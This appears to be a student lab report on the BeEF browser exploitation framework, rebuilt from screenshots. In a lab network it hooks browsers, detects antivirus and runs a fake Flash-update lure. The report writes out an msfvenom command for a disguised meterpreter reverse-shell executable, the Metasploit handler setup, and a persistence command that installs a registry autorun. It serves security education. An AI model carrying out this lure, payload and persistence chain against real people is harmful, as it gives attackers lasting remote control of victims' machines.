


Hooked Browsers
- Online Browsers
  - www.google.com
    - 10.13.37.114
- Offline Browsers
  - 10.13.37.105
    - 10.13.37.111
    - 10.13.37.113
  - 127.0.0.1
  - 127.0.0.1
  - 10.13.37.114

Key	Value
browser.capabilities.activex	Yes
browser.capabilities.flash	No
browser.capabilities.googlegears	No
browser.capabilities.phonegap	No
browser.capabilities.quicktime	No
browser.capabilities.realplayer	No
browser.capabilities.silverlight	No
browser.capabilities.vbscript	Yes

Task 15 (10 %): Now visit the HTTP website http://solanaceaesource.org/ Links to an external site.. In this case, the injection should work and you should be able to see the web browser in BeEF's **Online Browsers**. Why is this method working, contrary to what you experienced in **Task 14**?

Because the request and response of HTTP is sent in plaintext that anyone monitoring the connection can read, which is considered insecure by browsers. So the browser won't check the page if it's secure or prevent the unsafe script from external HTTP site.




Key	Value
browser.capabilities.activex	No
browser.capabilities.flash	No
browser.capabilities.googlegears	No
browser.capabilities.phonegap	No
browser.capabilities.quicktime	No
browser.capabilities.realplayer	No
browser.capabilities.silverlight	No
browser.capabilities.vbscript	No
browser.capabilities.vlc	No
browser.capabilities.webgl	Yes
browser.capabilities.webrtc	Yes

Task 16 (2 %): In BeEF you will find a command which scans for the antivirus in the target system. Report the result of the antivirus scan from BeEF framework and how to perform it. What is the antivirus that the target machine is using?

Following, you will try to use the social engineering module of BeEF and try to gain access to the target system.

There is no antivirus used on the target machine.



Online Browsers
- www.columbia.edu
  - 10.13.37.116

Offline Browsers
- 10.13.37.105
  - 10.13.37.111
  - 10.13.37.113
- 127.0.0.1
- 127.0.0.1
- 10.13.37.114
- 10.13.37.116
- 10.13.37.116
- 10.13.37.116
- 10.13.37.116

Module Tree search: antivirus
- Host (1)
  - Detect Antivirus

id	date	label
0	2022-10-29 18:48	command 1

Command results


1 Sat Oct 29 2022 18:48:05 GMT-0400 (Eastern Daylight Time)
data: antivirus=Not Detected

Re-execute command

Ready

Task 17 (10 %): By using the module found in `Social Engineering > Fake Flash Update` explain the steps and the exact commands that a potential attacker can use to gain access to the system and how he/she can make this attack persistent not to lose access even after the victim system reboot. Report the screenshot of how it looks on the victim browser after executing the social engineering attack from BeEF.

I used the module Social Engineering > Fake Flash Update.
set the image as http://10.13.37.105:3000/demos/adobe_flash_update.png,
set the payload as Custom_Payload.
set the Custom Payload URL as http://10.13.37.105/flash_update.exe



Online Browsers
- www.columbia.edu
  - 10.13.37.117

Offline Browsers
- 10.13.37.105
  - 10.13.37.111
  - 10.13.37.113
- 127.0.0.1
- 127.0.0.1
- 10.13.37.114
- 10.13.37.116
- 10.13.37.116
- 10.13.37.116
- 10.13.37.116

Module Tree search: flash
- Browser (1)
  - Webcam (Flash)
- Network (1)
  - Cross-Origin Scanner (Flash
- Social Engineering (1)
  - Fake Flash Update

id	date	label
0	2022-10-29 19:10	command 1
1	2022-10-29 19:12	command 2
2	2022-10-29 19:20	command 3
3	2022-10-29 19:33	command 4
4	2022-10-29 19:34	command 5


/flash_update_chrome_extension/manifest.json for more info and a sample extension that works on latest Chrome.

Id:	20
Image:	sh_update.png
Payload:	Custom_Pa
Custom Payload URI:	sh_update.exe

Ready

And then executed it.

The screenshot on the victim browser after executing the social engineering attack from BeEF:



Do-It-Yourself Web Authoring - a beginner's HTML tutorial

A random photo... (The Hudson River at 125th Street about 2002)

Frank da Cruz
Updated in 2019 and 2021 for HTML5 and "fluidity".

This page shows how to create Web pages by hand, the original way.
created by "Web authoring systems" that are designed to shield you fr
HTML (the "programming" language of the Web) is not that difficult,
To get an idea of what is possible with this technique, see these 100% hand-made websites:

- The New Deal in New York City 1933-1943
- The History of Computing at Columbia University 1890-2005
- The Washington DC Nation Mall in World War II
- Arlington, Virginia, 1956-61: The Hall's Hill Segregation Wall
- Frankfurt, Germany, 1959-61

An update to Adobe® Flash® Player is available.

This update includes:


- Improved video performance for smooth, high-quality playback
- Improved performance and compatibility
- Security enhancements described in this **Security Bulletin**

See details...

Updating takes under a minute on broadband - no restart is required.


Do not remind me about this update

The payload flash_update.exe was created by MSFvenom using the command: msfvenom -p windows/meterpreter/reverse_tcp lhost=10.13.37.105 lport=4449 PayloadBindPort=4449 -f exe > flash_update.exe




```
No encoder specified, outputting raw payload
Payload size: 392 bytes
Final size of exe file: 73802 bytes

┌──(root㉿kali)-[/var/www/html]
└─# ls
flash_update.exe  index.html  index.html.old  index.nginx-debian.html  Launcher.hta
```

And attacker opened Metasploit, used the multi/handler module, set the options, and run.




```
msf6 exploit(multi/handler) > set LHOST 10.13.37.105
LHOST ⇒ 10.13.37.105
msf6 exploit(multi/handler) > set LPORT 4449
LPORT ⇒ 4449
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload ⇒ windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > exploit
[-] Unknown command: exploit◆◆
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.13.37.105:4449
```

When victim opened a site, there would be a fake message "An update to Adobe Flash Player is available" in the center of the screen (as the former screenshot shows). And it would redirect to download the payload "flash_update.exe" when the user clicks on it. Then user would open the file "flash_update.exe" to "update the flash player", which would create a reverse TCP shell for the attacker.



```
[*] Started reverse TCP handler on 10.13.37.105:4449
[*] Sending stage (175686 bytes) to 10.13.37.117
[*] Meterpreter session 1 opened (10.13.37.105:4449 → 10.13.37.117:4449) at 2022-10-29 22:23:10 -0400

meterpreter > getuid
Server username: admin-PC\admin
meterpreter > █
```

After gaining access to the system, the attacker could run the command "run persistence -U -A" in the meterpreter to make this attack persistent.



```
meterpreter > run persistence -U -A

[!] Meterpreter scripts are deprecated. Try exploit/windows/local/persistence.
[!] Example: run exploit/windows/local/persistence OPTION=value [...]
[*] Running Persistence Script
[*] Resource file for cleanup created at /root/.msf4/logs/persistence/ADMIN-PC_20221029.2951/ADMIN-PC_20221029.2951.rc
[*] Creating Payload=windows/meterpreter/reverse_tcp LHOST=10.13.37.105 LPORT=4444
[*] Persistent agent script is 99669 bytes long
[+] Persistent Script written to C:\Users\admin\AppData\Local\Temp\rkoKJC.vbs
[*] Starting connection handler at port 4444 for windows/meterpreter/reverse_tcp
[+] exploit/multi/handler started!
[*] Executing script C:\Users\admin\AppData\Local\Temp\rkoKJC.vbs
[+] Agent executed with PID 3924
[*] Installing into autorun as HKCU\Software\Microsoft\Windows\CurrentVersion\Run\oUpexlRJYIIiO
[+] Installed into autorun as HKCU\Software\Microsoft\Windows\CurrentVersion\Run\oUpexlRJYIIiO
meterpreter > [*] Meterpreter session 2 opened (10.13.37.105:4444 → 10.13.37.117:62168) at 2022-10-29 22:29:53 -0400
```